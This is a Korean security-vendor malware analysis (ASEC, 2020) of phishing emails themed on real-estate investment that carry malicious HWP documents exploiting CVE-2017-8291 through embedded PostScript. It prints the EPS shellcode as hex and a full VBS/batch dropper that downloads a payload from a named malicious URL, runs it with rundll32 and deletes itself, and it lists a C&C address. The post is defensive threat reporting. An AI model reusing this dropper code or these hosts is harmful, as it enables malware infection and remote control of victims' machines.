

부동산 투자관련 메일로 유포 중인 한글 악성코드 (EPS사용)

ASEC asec.ahnlab.com/1323

2020년 5월 25일



지난 4월부터 증가한 악성 한글 파일의 유포가 여전히 지속 되고있다. ASEC에서는 지난 주 부동산 투자관련 내용으로 위장한 한글 문서(.HWP)가 메일을 통해 유포되고 있음을 알리고자 한다. 아래 [그림1]과 같이 부동산 투자 관련한 제목의 메일에 여러개의 한글 문서들을 첨부하였고 이 첨부된 문서 중 악성 한글 파일을 포함하였다.

※(창고허득)경기 이전 올면 월포리.9980평.급18억.토목완.hwp - 메시지 (HTML)

파일 메시지 새 탭

삭제 회신 전체 회신 전달 보관용 관리자에게 전달 팀 전자 메일 이동 읽지 않은 상태로 표시 범주 추가 작업 편집 확대/축소 Insights

2020-05-22 (금) 오후 10:07

① 이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오. 그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

메시지 ※(창고허득)경기 이전 올면 월포리.9980평.급18억.토목완.hwp (627 KB)

(지주공동)경기 여주 북내면 장암리, 33억.hwp (6 MB)

(허가득)강동구 길동, 85억.png (88 KB)

(허가득)강서구 화곡동, 75억.hwp (17 KB)

악성 한글문서!!

대용량 첨부파일 9개(203MB) 대용량 첨부 파일은 30일간 보관 / 100회까지 다운로드 가능


(허가득)구로구 고척동, 40억.zip	12MB
(허가득)사업부지 매매.zip	85MB
경기 양평 지평고등학교 앞 빌라사업계획서.pdf	1MB
동대문구 장안동 오피스텔부지내용(장한평역, 303평).hwp	4MB
(건물)매매, 임대및투자용.zip	10MB
(물류창고)사업부지 매매.zip	82MB
(심익득)도봉역, 140실외, 255억)-200207.hwp	6MB
(요양병원)경기 남양주 호평동 12,939평, .hwp	2MB
(전원주택)경기 파주 연풍리, 평, 38억.hwp	607KB

다운로드 기간: 2020/05/22 ~ 2020/06/21

■ 대기업 그룹금융주(캐피탈사) 주식 매매

- ◇법인 보유 주식 40만주 (3.23%)
- ◇액면가@5,000원 × 40만주 = 20억원
- ◇○○캐피탈 재무제표 요약

[그림1] - 메일 내용



[그림2] - 문서 내용



[그림3] - 문서 정보

메일과 문서 내용을 위와 같이 그럴듯하게 작성하여 사용자가 방심하도록 유도 후 악성 한글 파일을 실행하도록 한다. 실행 된 이 한글 파일은 내부에 있는 악성 포스트스크립트(EPS)가 동작하여 악성의 기능을 수행하게 된다. 해당 EPS는 CVE-2017-8291 취약점을 발생시켜 내부 코드를 실행하도록 한다.

```

/buffer1 16#FFFF def /buffer2 buffer1 array def /buffer3 (poor) def /buffer4 1 array
/buffer17 ( /buffer22 exch def /buffer18 exch def /buffer19 buffer18 -15 bitshift def
/buffer23 ( /buffer24 exch def /buffer19 buffer24 -15 bitshift def /buffer21 buffer24
/buffer25 ( /buffer22 exch def /buffer24 exch def /buffer19 buffer24 -15 bitshift def
/buffer26 ( /buffer27 exch def /buffer19 buffer27 -15 bitshift def /buffer21 buffer27
/buffer28 ( /buffer22 exch def /buffer27 exch def /buffer19 buffer27 -15 bitshift def
/buffer29 16#100 string def /buffer30 ( /buffer31 exch def /buffer32 exch def /buffer
/buffer77 <33C964A1300000008B400C8B7014AD96AD8B58108B533C03D38B527803D38B722003F333C941AD03C381384765745075F4817804726F634175EB8178086464726575E

```

EPS 내부 코드 자동 줄바꿈 해제

```

/buffer77
<33C964A1300000008B400C8B7014AD96AD8B58108B533C03D38B527803D38B722003F333C941AD03C381384765745075F4817804726F634175EB8178086464726575E
28B722403F3668B0C4E48B721C03F38B148E03D333F68BF233C9516861727941684C696272684C6F61648BCC5153FFD233C966B96C6C516872742E64686D7376638BC
C51FFD033FF8BF833D25266BA656D5268737973748BCC515733D28BD6FFD2E88B0500006364202F6420222561707064617461255C4D6963726F736F66745C496E74657
26E6574204578706C6F72657222026206563686F2046756E6374696F6E204261736536344465636F646528427956616C2076436F6465293A44696D206F584D4C2C206
F4E6F64653A536574206F584D4C203D204372656174654F626A65637428224D73786D6C322E44F4D446F63756D656E742E332E3022293A536574206F4E6F6465203D2
06F584D4C2E437265617465456C656D6E6574282262617365363422293A6F4E6F64652E6461746154797065203D202262696E2E626173653634223A6F4E6F64652E746
57874203D2076436F64653A4261736536344465636F6465203D2028F4E6F64652E6E6F6465547970656456616C7565293A536574206F4E6F6465203D204E6F7468696
E673A536574206F584D4C203D204E6F7468696E673A456E642046756E6374696F6E3A46756E6374696F6E2042696E617279546F537472696E672842696E617279293A4
4696D20625354524D3A53657420625354524D203D204372656174654F626A656374282241444F44422E53747265616D22293A7769746820625354524D3A2E547970652
03D20313A2E4F70656E3A2E57726974652042696E6172793A2E506F736974696F6E203D20303A2E54797065203D20323A2E4368617253563724203D202275732D6173636
969223A42696E617279546F537472696E67203D202E52656164546578743A656E6420776974683A53657420625354524D203D204E6F7468696E673A456E642046756E6
204696F6E3A64696D20785348454C3A53657420785348454C203D206372656174654F626A656374282241444F44422E53747265616D22293A7769746820625354524D3A2E547970652
A536574207848545450203D206372656174656F626A65637428224D6963726F736F66742E584D4C4854545022293A64696D207855524C533A7855524C53203D2022607
47470733A2F2F736978626974736D656469612E636F6D2F77702D636F6E74656E742F75706C6F6164732F77702D6C6F67732F63617465676F72792E7068703F7569643
D0223A78485454502E4E70656E3A2E57726974652042696E6172793A2E506F736974696F6E203D20303A2E54797065203D20323A2E4368617253563724203D202275732D6173636
726573706F6E736542696E7493A64696D20616263643A61626364203D204261736536344465636F64652842696E617279546F537472696E67286461746129293A64696
E20625354524D3A53657420625354524D203D206372656174656F626A656374282241444F44422E53747265616D22293A7769746820625354524D3A2E54797065203D2
0313A2E6F70656E3A2E777269746520616263643A2E73617665746F66696C65202273656375726974792E6462222C20323A656E6420776974683A53657420625354524
D03D204E6F7468696E673A575363726970742E536C6565702831202A203630202A2031303030293A785348454C2E52756E202272756E646C6C3332207365637572697
4792E646220496E7374616C6E536166617454222C207855524C536F2046616C73653A78485454502E53656E643A64696D20646174613A64617461203D2078485454502
C653797374656D4F626A65637422292E44656C65746546696C6520577363726970742E53637269707446756C6C4E616D52C20547275653E222561707064617461255
C74D6963726E736F6E745C496E7465726E6574204578706C6F7265726575726974792E766273226206563686E6207374617274202F42202F6D696E2073656375726974792E62617400FFD033D25268657869748BCC5157FFD6FFD0>

```

[그림4] – EPS 내부 악성 코드

해당 코드는 %appdata%\Microsoft\Internet Explorer\security.vbs를 생성하여 동작하며 그 내용은 아래와 같이 악성 URL에 접속하여 추가 파일을 다운로드하고 해당 파일을 실행하도록 한다.

```

cd /d "%appdata%\Microsoft\Internet Explorer" & echo Function Base64Decode(ByVal vCode):Dim oXML, oNode:Set oXML =
CreateObject("Msxml2.DOMDocument.3.0"):Set oNode = oXML.CreateElement("base64"):oNode.dataType = "bin.base64":oNode.text =
vCode:Base64Decode = (oNode.nodeType=1):Set oNode = Nothing:Set oXML = Nothing:End Function:Function BinaryToString
(Binary):Dim bSTRM:Set bSTRM = CreateObject("ADODB.Stream"):with bSTRM:.Type = 1:.Open:.Write Binary:.Position = 0:.Type =
2:.CharSet = "us-ascii":BinaryToString = .ReadText:end with:Set bSTRM = Nothing:End Function:dim xSHEL:Set xSHEL = CreateObject
("WScript.Shell"):dim xHTTP:Set xHTTP = createobject("Microsoft.XMLHTTP"):dim xURLS:xURLS = "https://sixbitsmedia.com/wp-
content/uploads/wp-logs/category.php?uid=0":xHTTP.Open "GET", xURLS, False:xHTTP.Send:dim data:data = xHTTP.ResponseBody:dim
abcd:abcd = Base64Decode(BinaryToString(data)):dim bSTRM:Set bSTRM = createobject("Adodb.Stream"):with bSTRM:.type =
1:.open.write abcd.savetofile "security.db", 2:end with:Set bSTRM = Nothing:WScript.Sleep(1 * 60 * 1000):xSHEL.Run "rundll32
security.db,InstallSafari":Set xSHEL = Nothing:CreateObject("Scripting.FileSystemObject").DeleteFile Wscript.ScriptFullName,
True>"%appdata%\Microsoft\Internet Explorer\security.vbs"& echo start /B /min cscript.exe "%appdata%\Microsoft\Internet
Explorer\security.vbs" ^&del "%~f0">security.bat & start /B /min security.bat

```

[그림5] – 추가 악성코드 다운로드 및 실행 코드

1. 악성 파일 다운로드 주소 : <https://sixbitsmedia.com/wp-content/uploads/wp-logs/category.php?uid=0>
2. 생성 파일 명 : %appdata%\Microsoft\Internet Explorer\security.db
3. 실행 명령 : rundll32 security.db, InstallSafari
4. C&C : <https://mokawafm.com/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/dialog.php>

추가 인코딩 된 악성 데이터를 다운로드하며 이 악성 파일은 위 코드에 명시된 것처럼 base64 디코딩을 수행하여 최종 DLL로 저장되어 실행한다. 위 rundll32 명령을 통해 알 수 있듯, 다운로드 된 DLL의 Export 함수인 InstallSafari가 동작되어 악의적인 행위를 수행한다. 이 악성 코드가 실행되면 <https://mokawafm.com/wp-content/plugins/ckeditor-for-wordpress/ckeditor/plugins/image/dialog.php> (51.81.21.96:443) C&C에 접속하여 시스템 정보를 전송 후 공격자로 부터 추가 데이터를 받을 수 있다.

사용자는 출처가 불분명한 발신자로부터의 메일 및 첨부파일을 열람, 실행하지 말아야한다.
현재 V3에서는 이와 같은 악성코드를 아래와 같이 진단하고 있다.

- Downloader/HWP.Generic (2020.05.25.03)
- Exploit/EPS.Generic (2020.05.25.04)
- Backdoor/Win32.Agent.C4107539 (2020.05.25.04)